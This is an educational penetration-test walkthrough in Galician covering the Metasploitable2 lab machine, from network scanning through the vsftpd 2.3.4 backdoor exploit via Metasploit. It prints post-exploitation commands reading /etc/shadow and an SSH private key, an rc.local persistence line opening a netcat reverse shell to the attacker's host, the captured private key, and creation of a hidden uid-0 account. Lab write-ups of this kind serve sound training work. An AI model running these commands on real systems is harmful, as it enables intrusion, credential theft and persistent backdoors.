
Informe Técnico: Walkthrough

Máquina: metasploitable2



LIMITACIÓN DE RESPONSABILIDADE

O autor do presente documento declina calquera responsabilidade asociada ao uso incorrecto e/ou malicioso que puidese realizarse coa información exposta no mesmo. Por tanto, non se fai responsable en ningún caso, nin pode ser considerado legalmente responsable en ningún caso, das consecuencias que poidan derivarse da información contida nel ou que esté enlazada dende ou hacia el, incluíndo os posibles erros e información incorrecta existentes, información difamatoria, así como das consecuencias que se poidan derivar sobre a súa aplicación en sistemas de información reais e/ou virtuais. Este documento foi xerado para uso didáctico e debe ser empregado en contornas privadas e virtuais controladas co permiso correspondente do administrador desas contornas.

De Interese

- Informe xerado con LaTeX
- Informe baseado no vídeo de S4vitar: Cómo crear un reporte profesional en LaTeX
- Infografía: Que é o Hacking Ético?

16 de setembro do 2025

Índice

Ricardo Feijoo Costa

1. Escenario

- **Máquina:** metasploitable2
- **Autor:** Rapid7
- **Base:** Ubuntu 8.04
- **Formato:** VMX (VMware) ou importable en VirtualBox

Figura 1: metasploitable2

Dirección URL

https://sourceforge.net/projects/metasploitable/files/Metasploitable2/

2. Obxectivos

- Auditar a máquina **metasploitable2**
- Enumerar posibles vectores de explotación
- Determinar alcance e impacto dun ataque sobre o sistema en produción.

2.1. Fluxo de traballo




Figura 2: Fluxo de traballo

Ricardo Feijoo Costa

3. Fases dun test de intrusión (Pentest)

3.1. Fase 1. Recopilación: Reunir datos do obxectivo

- Detección da IP da máquina obxectivo:

  Empregamos os comandos *netdiscover*, *arp-scan* ou *nmap*

```
$ sudo netdiscover -r 192.168.56.0/24
$ sudo arp-scan --interface=eth0 192.168.56.0/24
$ sudo nmap -sn -PR 192.168.56.0/24
```

Código 1: Detección IP máquina obxectivo

  Atopando **IP=192.168.56.30**

```
└─$ sudo arp-scan --interface eth0 192.168.56.0/24
Interface: eth0, type: EN10MB, MAC: 08:00:27:f2:48:ee, IPv4: 192.168.56.29
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:00       (Unknown: locally administered)
192.168.56.2    08:00:27:7e:e1:b9       (Unknown)
192.168.56.30   08:00:27:83:86:82       (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.862 seconds (137.49 hosts/sec). 3 responded
```

Figura 3: Detección IP máquina obxectivo

- Comprobación de conectividade e detección de sistema operativo:
  - TTL $\simeq$ 64 $\Rightarrow$ GNU/Linux
  - TTL $\simeq$ 128 $\Rightarrow$ Microsoft Windows

  Como podemos observar na saída do comando ping estamos ante unha máquina obxectivo GNU/Linux. E é certo, xa que sabemos que é unha Ubuntu 8.04

```
└─$ ping -c1 192.168.56.30 -R
PING 192.168.56.30 (192.168.56.30) 56(124) bytes of data.
64 bytes from 192.168.56.30: icmp_seq=1 ttl=64 time=2.00 ms
RR:     192.168.56.29
        192.168.56.30
        192.168.56.30
        192.168.56.29


--- 192.168.56.30 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 2.002/2.002/2.002/0.000 ms
```

Figura 4: Comprobación de conectividade e Recoñecemento do sistema operativo

- Escaneo/detección de portos abertos mediante **nmap**

```
$ sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 192.168.56.30
```

Código 2: nmap: Portos TCP open

- Detección de servizos e versións sobre os portos sobre os cales foi posible explotar o sistema:

```
$ sudo nmap -p21 -sCV -vvv -n 192.168.56.30
```

Código 3: nmap scripting sobre servizos e versións


```
PORT      STATE SERVICE      REASON
21/tcp    open  ftp          syn-ack ttl 64
22/tcp    open  ssh          syn-ack ttl 64
23/tcp    open  telnet       syn-ack ttl 64
25/tcp    open  smtp         syn-ack ttl 64
53/tcp    open  domain       syn-ack ttl 64
80/tcp    open  http         syn-ack ttl 64
111/tcp   open  rpcbind      syn-ack ttl 64
139/tcp   open  netbios-ssn  syn-ack ttl 64
445/tcp   open  microsoft-ds syn-ack ttl 64
512/tcp   open  exec         syn-ack ttl 64
513/tcp   open  login        syn-ack ttl 64
514/tcp   open  shell        syn-ack ttl 64
1099/tcp  open  rmiregistry  syn-ack ttl 64
1524/tcp  open  ingreslock   syn-ack ttl 64
2049/tcp  open  nfs          syn-ack ttl 64
2121/tcp  open  ccproxy-ftp  syn-ack ttl 64
3306/tcp  open  mysql        syn-ack ttl 64
3632/tcp  open  distccd      syn-ack ttl 64
5432/tcp  open  postgresql   syn-ack ttl 64
5900/tcp  open  vnc          syn-ack ttl 64
6000/tcp  open  X11          syn-ack ttl 64
6667/tcp  open  irc          syn-ack ttl 64
6697/tcp  open  ircs-u       syn-ack ttl 64
8009/tcp  open  ajp13        syn-ack ttl 64
8180/tcp  open  unknown      syn-ack ttl 64
8787/tcp  open  msgsrvr      syn-ack ttl 64
50052/tcp open  unknown      syn-ack ttl 64
53232/tcp open  unknown      syn-ack ttl 64
58298/tcp open  unknown      syn-ack ttl 64
58789/tcp open  unknown      syn-ack ttl 64
```

Figura 5: Recoñecemento con nmap

```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 64 vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.29
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
MAC Address: 08:00:27:83:86:82 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 17:14
Completed NSE at 17:14, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 17:14
Completed NSE at 17:14, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 17:14
Completed NSE at 17:14, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds
           Raw packets sent: 2 (72B) | Rcvd: 2 (72B)
```

Figura 6: Numeración de servizos e versións

3.2. Fase 2. Análise de vulnerabilidades

3.2.1. Enumeración servidor FTP

TCP
Porto
21

Empregando *searchsploit* sobre o servizo FTP, servizo vsftpd versión 2.3.4, atopamos que este servizo é vulnerable con 2 exploits: un script de python e outro de metasploit.

```
$ searchsploit vsftpd 2.3.4
```

Código 4: Identificación de servizos vulnerables




Figura 7: searchsploit vsftpd 2.3.4

3.3. Fase 3. Explotación

Empregamos Metasploit Framework para explotar a vulnerabilidade do servizo vftpd versión 2.3.4:

```
$ msfconsole -q
> use exploit/unix/ftp/vsftpd_234_backdoor
> set RHOST 192.168.56.30
> run
```

Código 5: Exploit vsftpd v2.3.4

Figura 8: Shell conseguido mediante exploit vsftpd_234_backdoor

3.4. Fase 4. Post-Explotación

Procuramos datos sensibles

```
whoami
cat /etc/passwd
cat /etc/shadow
find / -iname "*.php"
ls -l /home
ls -l /home/msfadmin/.ssh
cd /home/msfadmin/.ssh
ssh -i id_rsa root@localhost ls /root
cat id_rsa
```

Código 6: Datos sensibles

Atopamos que ao acceder con esa shell de metasploit xa somos **root** e que existe unha clave privada */home/msfadmin/.ssh/id_rsa* coa cal accedemos como *root* por medio dunha conexión ssh.

3.5. Fase 5. Persistencia

Podemos conseguilo de múltiples formas, imos expor 3 que funcionan neste escenario:

(1) Reverse shell

Unha vez dentro da shell conseguida con metasploit executar:

```
sed -i 's/exit 0/#exit 0/' /etc/rc.local
echo 'sleep 10
nohup nc -e /bin/bash 192.168.56.29 4444 &
exit 0' >> /etc/rc.local
```

Código 7: /etc/rc.local

Abrir outra shell na Kali Linux e poñer en escoita o porto da reverse shell:

```
      nc -lvp 4444
```

Código 8: netcat en escoita no porto 4444

Agora reiniciamos a máquina metasploitable para activar a reverse shell unha vez arrancada a máquina.

Tip

- Podemos executar o comando *reboot* na consola xerada con metasploit.

Unha vez reiniciada a máquina metasploitable ao cargarse o arquivo /etc/rc.local abrirase a reverse shell que temos á espera na Kali Linux:




Figura 9: Reverse Shell conseguida mediante netcat

(2) Cifrado asimétrico ssh

Anteriormente na Fase 4: Post-explotación conseguimos a key privada id_rsa de msfadmin, a cal permitiranos acceder ao usuario root mediante ssh.

```
$ cat /home/msfadmin/.ssh/id_rsa
```

Código 9: cat id_rsa

En Kali Linux: A. Copiamos o contido de id_rsa en /home/kali/id_rsa

```
echo '-----BEGIN RSA PRIVATE KEY-----
MIIEoQIBAAKCAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqld
JkcteZZdPFSbW76IUiPR0Oh+WBVOx1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qO
ffdomVhvXXvSjGaSFwwOYB8ROQxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5
JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9I
yhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7b
wkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3wIBIwKCAQBaUjR5bUXnHGA5fd8N
UqrUxOzeBQsKlv1bK5DVm1GSzLj4TU/S83B1NF5/1ihzofI7OAQvlCdUY2tHpGGa
zQ6ImSpUQ5i9+GgBUOaklRL/i9cHdFv7PSonW+SvF1UKY5EidEJRb/O6oFgB5q8G
JKrwu+HPNhvD+dliBnCn0JU+Op/1Af7XxAP814RzOnZZwx+9KBWVdAAbBIQ5zpRO
eBBllLSGDsnsQN/lG7w8sHDqsSt2BCK8c9ct31n14TK6HgOx3EuSbisEmKKwhWV6/
ui/qWrrzurXA4Q73wO1cPtPg4sx2JBh3EMRm9tfyCCtB1gBiON/2L7j9xuZGGY6h
JETbAoGBANI8HzRjytWBMvXh6TnMOa5S7GjoLjdA3HXhekyd9DHywrA1pby5nWP7
VNP+ORL/sSNl+jugkOVQYWGG1HZYHk+OQVo3qLiecBtp3GLsYGzANA/EDHmYMUSm
4v3WnhgYMXMDxZemTcGEyLwurPHumgy5nygSEuNDKUFfWO3mymIXAoGBAMqZi3YL
zDpL9Ydj6JhO51aoQVT91LpWMCgK5sREhAliWTWjlwrkroqyaWAUQYkLeyA8yUPZ
PufBmrOOFkNa+4825vg48dyq6CVobHHR/GcjAzXiengi6i/tzHbAOPEai0aUmvwY
OasZYEQI47geBvVD3v7D/gPDQNoXG/PWIPt5AoGBAMw6Z3S4tmkBKjCvkhrjpb9J
PWO5UXeA1ilesVG+Ayk096PcV9vngvNpLdVAGi+2jtHuCQa5PEx5+DLav8Nriyi2
E5l35bqoiilCQ83PriCAMpL49iz6Pn00Z3o+My1ZVJudQ5qhjVznY+oBdM3DNpAE
xn6yeL+DEiI/XbPngsWvAoGAbfuU2a6iEQSp28iFlIKa1OVlS2U493CdzJg0IWcF
2TVjoMaFMcyZQ/pzt9B7WQY7hodl8aHRsQKzERieXxQiKSxuwUN7+3K4iVXxuiGJ
BMndK+FYbRpEnaz591K6kYNwLaEg70BZOek0QjC2Ih7t1ZnfdFvEaHFPF05foaAg
iIMCgYAsNZut02SC6hwwaWh3Uxr07s6jB8HyrET0v1vOyOe3xSJ9YPt7c1Y2OOQO
Fb3Yq4pdHm7AosAgtfC1eQi/xbXP73kloEmg39NZAfT3wg817FXiS2QGHXJ4/dmK
94Z9XOEDocClV7hr9H//hoO8fV/PHXhOoFQvw1d+29nf+sgWDg==
-----END RSA PRIVATE KEY-----' > /home/kali/id_rsa
```

Código 10: Copiar id_rsa

E modificamos os seus permisos:

```
$ chmod 400 /home/kali/id_rsa
```

Código 11: Permisos id_rsa

Agora conseguimos acceder co usario *root* mediante conexión ssh:

```
$ ssh -i /home/kali/id_rsa -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedKeyTypes=+ssh-rsa root@192.168.56.30
```

Código 12: Acceso root mediante ssh




Figura 10: Reverse Shell conseguida mediante netcat

(3) Engadir usuario permanente e ademais facelo root

Unha vez dentro da shell conseguida con metasploit executar:

```
useradd -m pentester -o -u 0 -g 0
echo 'pentester:abc123.' | chpasswd
id pentester
```

Código 13: Novo usuario root




Figura 11: Xerar outro usuario **root**

4. Identificación de Vulnerabilidades

Nesta sección indícase a información pertinente sobre as vulnerabilidades atopadas

4.1. Vulnerabilidade servizo vsftpd v2.3.4

- **Vulnerabilidade detectada:** Execución remota de código en vsftpd 2.3.4 mediante unha porta traseira oculta.
- CVE: **CVE-2011-2523**
- **Gravidade:** Crítica
- **CVSS:** 9.8
- **Vector:** `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`
- **Recomendación:** Substituír inmediatamente a versión 2.3.4 de vsftpd por unha compilación oficial e verificada. Verificar a orixe e integridade das fontes de software mediante firmas dixitais ou hashes. A última versión dispoñible pode obterse desde: **https://security.appspot.com/vsftpd.html**

4.1.1. CVSS v3.1 Vector para CVE-2011-2523

`CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`

Descomposición e significado

Métrica	Valor	Significado
AV (Attack Vector)	N	**Network** – Exploitable remotamente a través da rede.
AC (Attack Complexity)	L	**Low** – Non require condicións especiais nin explotación complexa.
PR (Privileges Required)	N	**None** – Non precisa estar autenticado nin ter permisos.
UI (User Interaction)	N	**None** – Non require que un usuario realice accións.
S (Scope)	U	**Unchanged** – A explotación limítase ao proceso vulnerable.
C (Confidentiality)	H	**High** – Pode acceder a toda a información do sistema.
I (Integrity)	H	**High** – Pode modificar calquera dato.
A (Availability)	H	**High** – Pode interromper ou apagar servizos críticos.

Resultado final

- **Puntuación Base:** 9.8
- **Gravidade:** Crítico

Anexos

A. URLs de Interese

Ligazóns

Metasploitable2 (oficial)
https://sourceforge.net/projects/metasploitable/
https://docs.rapid7.com/metasploit/metasploitable-2/

Escaneo de rede
https://nmap.org https://nmap.org/book/man.html

Reverse shell
https://nmap.org/ncat/ https://linux.die.net/man/1/nc
https://www.revshells.com/

Exploits e vulnerabilidades
https://www.exploit-db.com
https://www.cvedetails.com

Escalada de Privilixios
https://gtfobins.github.io

Kali Linux
https://www.kali.org
https://www.kali.org/docs/
https://tools.kali.org

repoEDU-CCbySA
https://github.com/ricardofc/repoEDU-CCbySA